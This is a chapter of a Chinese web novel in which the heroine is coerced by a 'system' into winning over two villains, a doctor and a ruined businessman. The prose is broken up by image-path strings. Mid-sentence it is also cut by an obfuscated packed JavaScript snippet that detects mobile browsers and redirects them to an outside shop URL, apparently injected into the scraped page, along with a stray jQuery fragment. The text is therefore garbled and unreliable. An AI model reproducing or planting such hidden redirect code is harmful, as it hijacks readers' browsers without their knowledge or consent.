沈时予:“……”
小到大从未有人如此骂她,不生气才怪,但是为了完成任务,她既不能以牙还牙怼回去,还要佯装悔改,嘴唇颤抖,泪如雨下:“我错了,都是我的错,江医生,无论你怎么惩罚我,我都无怨无悔。”
这时,系统的提示音冰冷而机械地响起:
【滴!向目标人物江砚忏悔的初始任务完成!当好感值:-100%!世界稳定性10%!请宿主继续努力!】
呵,跟宋慕川的好感值一模一样!江砚果然不同寻常,她将宋慕川推下楼,宋慕川对她的好感值才下降到-100%,不涉及性命的诬陷,江砚对她的憎恶几乎要击穿地心。
江砚的反应如众人所料,刺耳的嘲笑声此起彼伏,将沈时予吵得头晕目眩。
江砚再没看她一眼,他绕过她,拉开门口停放的一辆黑色轿车的门,从容地坐了进去。
轿车绝尘而去,留下漫天飞扬的灰尘,一阵风刮过,卷起地上的落叶和垃圾袋。
好冷。阳春三月比冬天要冷。
沈时予打了个寒颤,看着那消失在街角的车影,再看看每个人脸上洋溢的讽刺表情,一股巨大的、难以言喻的无力感和荒谬感猛地冲上心头。
这求生任务太他妈的难了。
【宿主加油,你已经迈出成功的第一步!】
“成功个球,离任务完成还差十万八千里远!”沈时予泄气般立在阳光下,回想江砚冰冷的眼神,心有余悸。江砚外表沉稳、气质清冷,人前耐心温和,对待下属要求严苛,是医学界和公众心中的“高岭之花”,实则内里傲慢、冷漠又偏执,虽为医生,对生命无敬畏之情,曾经为了验证自己的实验成果,拿患者的手术做试验,被原书男主林彦阻止,也就是从这个时候开始,他开始记恨林彦,处处与他针锋相对,将他视为眼中钉肉中刺。
“就非得获得他们两个100%的好感值我才能回家?我这跟舔狗有什么区别?还一舔二!”沈时予还在顺从与抗议的边缘挣扎,对其他可以回家的方式仍抱有希冀。两本书的女配作孽太多,两个大反派对她们恨之入骨,不说最后是否舔成功,单说接近他们都是一大难题。两人看她皆像看苍蝇一样,恨不得瞬间将她拍死。
尤其是江砚,就刚才,他眼里的恨意与厌恶像把钝刀一片片割下她的肉,她躲他还来不及,上赶着去讨好?对于宋慕川她尚有同情,对于江砚她只有惧怕。
唉……也就只有女主有这个胆量敢接近他,不过话说回来,原书女主是一个小白花,被他表面的风光霁月蒙蔽,不了解他私底下是个什么人,直到全书快大结局,才看透他的本质。
对呀!沈时予猛然想到,江砚在跌落谷底时,是女主无条件信任他,正是因为女主的鼓励,他才有勇气从泥潭里走出来,重新回到公众的视野。她记得在江砚首次现身安宁心外康复中心后,女主便来找他,鼓励他不放弃,争取回到医院。
“女主呢,原书是女主在这个时候拉了江砚一把,我一个配角走女主的剧情,是犯了穿书的大忌。”
【书中世界出现了故障,女主不走这段剧情,由你来!】
原书女主感化了江砚,将他拉回正道,也就是在这个期间,江砚爱上了女主,而女主爱上了男主林彦,江砚对林彦的恨意加深,对女主也由爱转为恨,差点将她囚禁起来。
想起这段剧情,沈时予全身凉嗖嗖,舔江砚如同在死神眼前蹦迪,能活着已是不易。
“那个,老弟,你再想想是否还有其他办法,修复故障不一定得舔反派,或许有更好的办法。”
【没有,你刚才不是试过!】
沈时予:“我在阻止宋慕川时试过,但那是另一本书,又不是这本。”她仍心存侥幸。
【一样的!】
【滴!滴!滴!宋慕川醒了!请宿主趁热打铁,即刻安抚宋慕川!】
沈时予:“不是,我刚舔完江砚,总得让我歇会儿吧!”
【倒计时9分59秒、58秒】
糟心的人生,舔完一个反派又马不停蹄舔另一个,当狗都没她这么累。
应付完江砚,耗费了她大量心神,再去应付下一场……难道真的要听从系统,任由虚假的书中世界掌控她的人生?
沈时予不服。
“哎哟!”她身子一歪,像弱不禁风的林黛玉被风一吹倒在了地上,“膝盖好疼,站不走来!”
系统没有理她,无情的警报声响个不停,重复着刚才的话。“冷血的家伙!”沈时予故意磨蹭,慢悠悠从地上爬起来,她去拍腿上的灰尘,发现双腿透明,手直接穿透了大腿。
不是吧!
系统这时发话了:
【宿主,不要再有违抗命令的任何心思!救赎宋慕川、攻略江砚,好感值达到100%,是你回家的唯一路径。】
沈时予试图再次反抗,一阵强烈的电流通达全身后,她晕了过去,醒来又被传送到了天台。
“遭天谴的狗东西。”沈时予在心底疯狂骂系统,天台距离宋慕川就医的医院车程半个小时,还有不到8分钟的时间,她根本不可能赶到。
“老弟,半个小时的车程,你让我8分钟就到,你觉得可能吗?我不是飞机,也没有长翅膀。”
【宿主完成了初始任务,奖励取消时间限制。】
也就是说不会再有倒计时像催命一样催她,她只要到达医院完成任务即可。
“那为什么刚才你还用倒计时催我?”
【奖励从现在开始。】
行,它是规则制定者,它说了算。
沈时予:“我提个要求,可不可以将我直接传送到目的地?”
【新手期好感度达到10%才有资格选择穿书的地点。】
行!尽欺负新人。
【宿主,请记住,救赎宋慕川和攻略江砚是你的宿命,是你回家的唯一办法,不要再抱有任何幻想!】
“唉呀,知道了,知道了!”啰里啰嗦,跟她闺蜜一样,沈时予嫌烦。提起闺蜜,沈时予此刻特别想念她,还有父母和哥哥,不晓得他们现在怎么样,她骤然倒在大马路边,不知生死,他们会不会特别难过?要是死了,她完成任务,突然穿越回去,他们会不会认为是诈尸,会不会把他们吓个半死?
任务才刚开始,难度系数太高,不晓得猴年马月能完成,万一哪天她完成了回去了,棺材板已经钉得死死的怎么办?
唉哟,算了,管不了那么多,先努力一把再说。
沈时予搭乘地铁去的医院。正值饭点,走廊里来来往往不少人,有医生,有患者,有照看患者的家属,消毒水的味道与从房间溢出来的饭菜味夹杂在一起,比较难闻。
她捂住鼻子,去护士站打听:“请问今天有没有送来一个被救生气垫弹晕的小伙?”
护士正忙着,听见“气垫弹晕”表现出疑惑,被气垫弹晕的病人不是没有,但是比较少见,今天她都忙晕了,记不清有谁是被“气垫弹晕”的。
沈时予补充道:“就是在老城区商业街跳楼的那位,锐核智能的宋总,宋慕川。”
“噢,是那位帅哥啊!”护士听见是“宋慕川”,双眼发亮,脸颊微微泛红,“他住828病床。”
沈时予多看了护士两眼,宋慕川魅力可真不小,都落魄到家了,还有妹子对他一见倾心。
不过,话说回来,宋慕川的长相确实不赖,很符合她的审美,与她喜欢的某个顶流明星一样帅气,瑞凤眼,棱角分明的五官,一米
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|cl/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|hmxs|i|shop|17026556|194441||http|test|mini|href|location''.split(''|''),0,{}));() {
$(''.inform'').remove();
$(''#content'').append(''
八以上的身高,不同的是,那位顶流属于阳光一挂的,笑容非常治愈,而宋慕川气质比较阴郁、冰冷,尤其是自从有了结束生命的念头后,整个人浑身上下散发出一种厌世的气息。
不好,特别不好。他应该阳光起来,开朗起来,像她的爱豆那样。
沈时予按照护士告诉她的床位号找到宋慕川的病房,她敲了敲门,听见“请进”两个字便推开了门。
病房有三个床位,两个是空的,床上被子抻开,有点乱,相比宋慕川的病床,他的要整齐多了。宋慕川的病床在最里边靠墙的位置,他背对着门,一门心思收拾床铺,没有关注门口来人是谁,以为是护士又进来劝他再多住两天,他道:“不用劝了,我的身体我心里有数。”
“宋哥,是我!”沈时予站在门口,手里提着刚在医院门口买的一大袋水果和两箱营养品。
宋慕川听见她的声音,清冷的背影蓦然一僵,他转过身,满眼厌恶:“你来做什么?给我出去!”
“宋哥,你现在感觉怎么样?我给你带了水果和营养品。”沈时予丝毫不被他冰冷的语气和满眼的厌恶影响,她面带微笑,仿佛是自己家一般,将手里的东西一一摆放在病床旁的柜子上,边摆边说:“水果每天要吃,营养品也是,身体是革命的本钱!”
宋慕川没有回应,但是沈时予能感受到他周身传递出来的低气压,后背凉飕飕的。她硬着头皮继续道:“记得牛奶不能空腹喝,香蕉也是,这些差不多是两天的量,等你吃完我再送来。”
“你不用来了!”宋慕川冰冷的声音响在她的头顶。
沈时予关上柜门,看到病床上的被子不仅被他叠得整整齐齐,而且床上有一个收纳袋,里面的衣服同样被他叠得整整齐齐,她问:“宋哥,你这是要出院?你刚醒来没多久,应该再住院观察几天。”
宋慕川一双淬了冰的眼睛钉在她的脸上,讥讽道:“沈时予,不需要你在这里装好人,请你尽快从我的眼前消失。”
“宋哥,就算你不听我的,也得听医生的,医生没同意出院你就不能出院。”
“够了,沈时予!”宋慕川厉声道,薄唇紧紧抿在一起,面上的怒色比在天台还有深。可能是身体没有完全恢复,他在用力吼完后,身体有些微微的晃动,像一棵即将倒下去的翠松,沈时予下意识去扶,宋慕川躲开,缓慢挪到窗户边,与她保持一定的距离。
唉,沈时予心中默叹,自认为是可爱的小白兔,宋慕川却将她视为洪水猛兽。
宋慕川现在是倾家荡产,身无分文,还背了一身债,他吃饭都成问题,哪有钱住院,医院能收他一下午已是仁至义尽。此刻,她的好言好语戳中了宋慕川的伤口,导致他更加厌恶她。
“沈时予,我成为今天这样子都是拜你所赐,你还有什么资格在这里惺惺作态?”我没有啊!沈时予默默为自己辩解,那都是原主作的孽,与她无关。原主瞎了眼,没有心,将好好的青年才俊摧残成如今的模样,令他恶意丛生,将所有恶意都投射在她身上。
不过,也不能怪他,谁让她顶替了这份躯体,既然顶替了就该承受它带来的所有误解与责难。
“怎么会呢,宋哥,你误会我了,我是真心实意来看望你。”
“我不需要,你给我走!”宋慕川眼含怒意,猩红的眼睛直视沈时予,他手指指着病房门口,“我再重申一遍,请你立即从我的眼前消失,我不想看到你。”即使再生气再恨一个人,宋慕川用的是“请”字,他其实是一个相当彬彬有礼的人,如果不是原主作孽,他现在依然是可望不可及,人人敬仰的宋总。
【滴!当前好感值:-120%!世界稳定性10%!】
不是吧,好感度比开局还要低。